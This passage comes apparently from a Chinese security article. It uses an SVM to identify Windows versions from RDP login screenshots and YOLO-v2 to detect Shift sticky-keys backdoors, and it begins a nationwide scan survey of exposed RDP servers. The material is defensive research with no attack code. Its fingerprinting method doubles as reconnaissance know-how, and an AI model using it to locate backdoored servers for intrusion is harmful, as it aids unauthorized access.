
```


```

47 # 模型训练
48 def train_2003():
49     dataset = load_data_2003()
50     row, col = dataset.shape
51     X = dataset[:, :col - 1]
52     Y = dataset[:, -1]
53     clf = SVC(kernel='rbf', C=10)
54     clf.fit(X, Y)
55     joblib.dump(clf, MODEL_WINDOWS_2003)
56
57 # 预测
58 def predict_2003(pic_name):
59     clf = joblib.load(MODEL_WINDOWS_2003)
60     rs = convert_image_to_binary_pix_value(pic_name)
61     predictValue = clf.predict(rs)
62     return predictValue
63
64 def predict_2003_sample(img_path):
65     # for simple in load_train_samples_dir('/Users/iswin/ml/project/rdp/tempfiles/2003_un_train/'):
66     value = predict_2003(img_path)[0]
67     if CATEGORY_MAPPING.get(value):
68         return value
69     # return 'the os_version type is :%s' % (CATEGORY_MAPPING.get(value))
70     return None
71
72 def predict_sample(img_path):
73     value = predict(img_path)[0]
74     if CATEGORY_MAPPING.get(value):
75         return value
76     # return 'the os_version type is :%s' % (CATEGORY_MAPPING.get(value))
77     return None
78
79 if __name__ == '__main__':
80     # predict_sample('/Users/iswin/Downloads/sc_20180201141040.png')
81     train()
82     # train_2003()
83


```

我们将测试集分为两组，80%作为训练，20%作为测试，目前就版本检测来说，准确接近 100%，看以下 4 个版本例子





一条龙效果：




## RDP 后门检测

上面简单介绍了下 RDP 版本识别的一些内容,那么接下来将介绍下本文的重点内容,RDP 版本识别实现的方式也比较多,而且效果比较好,利用的分析模型也都是大家平时都了解的。

关于 RDP 后门的识别,本文主要以 shift 后门为例,其它的放大镜之类的和 shift 原理类似。

我们从 shodan 上面的采样的结果来看,shift 后门主要的几种形式,如下图








所以这里面面临的问题就是 shift 后门位置不固定，大小不一样，颜色不一样，不同版本的弹框也不一样。所以用图像识别、固定位置截图识别，或者说将图片二值化后看黑白区域所占的比例（cmd 框黑色占比比较大），包括利用之前的 SVM 进行标记训练，都是不行的，识别效果太差了，例如 shift 框位置稍微变动下、大小稍微变动下，识别准确率就非常低。

在我们经过一段时间的调研之后，发现目标检测算法（Object Detection）比较适用于我们当前的项目，目标识别的算法主要有 R-CNN、Faster-R-CNN、YOLO 等，这个算法目前已被 tensorflow、keras、Caffe 等框架实现，关于目标检测算法的原理之类的，建议大家先从卷积神经网络（CNN）去看相关 paper，本文也只是目标检测算法在安全上的一些应用的探索。

综合几个方面的因素，我们选择了 YOLO-V2 来进行样本训练和识别（目前最新版本是 YOLO-V3，但是测试的时候老是有 GPU 内存不足的问题，调整了训练的 batch\_size 还是不行，所以就回退到 V2），YOLO 主要是做目标识别以及实时图像目标识别，由于 YOLO 是属于深度学习的范畴，最好你要有 GPU 的计算环境，否则用 CPU 来训练的时候会非常慢。

YOLO 的使用大家可以参考作者的博客 <https://pjreddie.com/darknet/>，这里有相关的原理 Paper，当然还有一些训练好的模型可以直接用，安装过程就不详细解释了，包括 GPU 环境的编译，作者博客上都有详细的说明，YOLO 是一个目标检测框架，作者提供了两种类型（PASCAL VOC、COCO）的数据集来进行模型的训练，我们可以根据这两种类型来定制自己的数据集来训练自己的模型，本文采用 PASCAL VOC2007 类型来指定自己的数据集，PASCAL VOC2007 数据集的目录结构如下：





JPEGImages : 包含了 PASCAL VOC 所提供的所有的图片信息。

Annotations : 存放对应图片的 xml 格式的标签文件。

ImageSets : 主要是 Main 目录下 txt 文件, 存储训练样本的文件名 ( 不带后缀 )。


Labels : 标记样本的类型等信息。

其它文件夹在 YOLO 中没有使用, 感兴趣的自己去查下。

首先我们将 shift 后门的样本放在 JPEGImages 目录, 按照如下编号进行保存



图片标记使用 <https://github.com/tzutalin/labelImg> , 然后对每张图片进行标记, 我们目前只有两个分类: normal\_shift、shift\_backdoor, 例如



按照类似的方法将所有样本进行标记，然后用 `voc_label.py` 将标记好的 xml 信息转换成相应格式的文件即可，这里这个工具在标注的 xml 文件中可能会出现 `width` 和 `height` 为 0 的情况，需要在标注后统一修正下图片的大小。

修改 YOLO 的训练的参数，这里主要涉及 YOLO 的三个文件 `cfg/voc.data`、`cfg/tiny-yolo-voc.cfg`、`data/voc.names`，具体的参数信息大家可以根据自己的类别来设置，这里以两个类别为例子。



所有数据都准备好之后，我们就可以开始进行训练，先看看装备

```
Thu Aug 9 13:35:39 2018
```

-----+-----									
NVIDIA-SMI 384.81					Driver Version: 384.81				
-----+-----									
GPU	Name	Persistence-MI	Bus-Id	Disp.A	Volatile Uncorr. ECC				
Fan	Temp	Perf	Pwr:Usage/Cap	Memory-Usage	GPU-Util	Compute M.			
-----+-----									
0	Tesla P100-PCIE...	Off	00000000:02:00.0	Off	0				
N/A	35C	P0	29W / 250W	1614MiB / 12193MiB	0%	Default			
-----+-----									
1	Tesla P100-PCIE...	Off	00000000:03:00.0	Off	0				
N/A	36C	P0	29W / 250W	698MiB / 12193MiB	0%	Default			
-----+-----									
2	Tesla P100-PCIE...	Off	00000000:83:00.0	Off	0				
N/A	35C	P0	29W / 250W	698MiB / 12193MiB	0%	Default			
-----+-----									
3	Tesla P100-PCIE...	Off	00000000:84:00.0	Off	0				
N/A	39C	P0	31W / 250W	698MiB / 12193MiB	0%	Default			
-----+-----									

安全客 (www.anquanke.com)

注：训练的初始权重可以在作者博客进行下载。

```
./darknet detector train cfg/voc.data cfg/tiny-yolo-voc.cfg darknet19_448.conv.23 -gpus 0,1,2,3
```


```
tiny-yolo-voc
layer   filters  size  input              output
0 conv   16  3 x 3 / 1  416 x 416 x 3  -> 416 x 416 x 16
1 max    2  2 x 2 / 2  416 x 416 x 16  -> 208 x 208 x 16
2 conv   32  3 x 3 / 1  208 x 208 x 16  -> 208 x 208 x 32
3 max    2  2 x 2 / 2  208 x 208 x 32  -> 104 x 104 x 32
4 conv   64  3 x 3 / 1  104 x 104 x 32  -> 104 x 104 x 64
5 max    2  2 x 2 / 2  104 x 104 x 64  -> 52 x 52 x 64
6 conv  128  3 x 3 / 1   52 x 52 x 64  -> 52 x 52 x 128
7 max    2  2 x 2 / 2   52 x 52 x 128  -> 26 x 26 x 128
8 conv  256  3 x 3 / 1   26 x 26 x 128  -> 26 x 26 x 256
9 max    2  2 x 2 / 2   26 x 26 x 256  -> 13 x 13 x 256
10 conv  512  3 x 3 / 1   13 x 13 x 256  -> 13 x 13 x 512
11 max    2  2 x 2 / 1   13 x 13 x 512  -> 13 x 13 x 512
12 conv 1024  3 x 3 / 1    13 x 13 x 512  -> 13 x 13 x1024
13 conv 1024  3 x 3 / 1    13 x 13 x1024  -> 13 x 13 x1024
14 conv   35  1 x 1 / 1    13 x 13 x1024  -> 13 x 13 x 35
15 detection

mask_scale: Using default '1.000000'
Loading weights from darknet19_448.conv.23...Done!
Learning Rate: 0.001, Momentum: 0.9, Decay: 0.0005
Resizing
416
Loaded: 0.000047 seconds
Region Avg IOU: 0.489838, Class: 0.500339, Obj: 0.499720, No Obj: 0.499820, Avg Recall: 0.285714, count: 7
Region Avg IOU: 0.510408, Class: 0.500064, Obj: 0.499846, No Obj: 0.499822, Avg Recall: 0.500000, count: 8
Region Avg IOU: 0.483004, Class: 0.499950, Obj: 0.499593, No Obj: 0.499828, Avg Recall: 0.375000, count: 8
Region Avg IOU: 0.510837, Class: 0.500374, Obj: 0.499995, No Obj: 0.499823, Avg Recall: 0.428571, count: 7
Region Avg IOU: 0.470612, Class: 0.500387, Obj: 0.499764, No Obj: 0.499825, Avg Recall: 0.500000, count: 6
```


大约几个小时之后（CPU 的话大概 1 周左右，看性能），经过 40000 多次迭代直至收敛，在 backup 目录下面会生成最终的权重文件：tiny-yolo-voc\_final.weights，至此整个过程的标注和训练工作已经完成。

识别的话我们项目用的是 python，这里直接用 pip install darknetpy，然后将最终的权重文件以及相关的配置文件按照要求正常调用就行了。

我们看看最终效果：



我们用于训练的图片大小是 800\*600，我们这里用 2048\*768 的图片来进行识别看看准确率如何。





当然识别率这块还有很多可以提高的地方，比如训练的样本集、图片的进一步处理等。

## RDP 版本、后门全国分布

我们对中国互联网侧暴露的 130w（数据来源：

<https://opendata.rapid7.com/sonar.tcp/>）开放 3389 端口的 IP 进行了分析，确定 Windows 开放远程桌面的服务器大约为 31W 左右，

通过对这 31W 的数据进行了分析研究，得出以下结论：

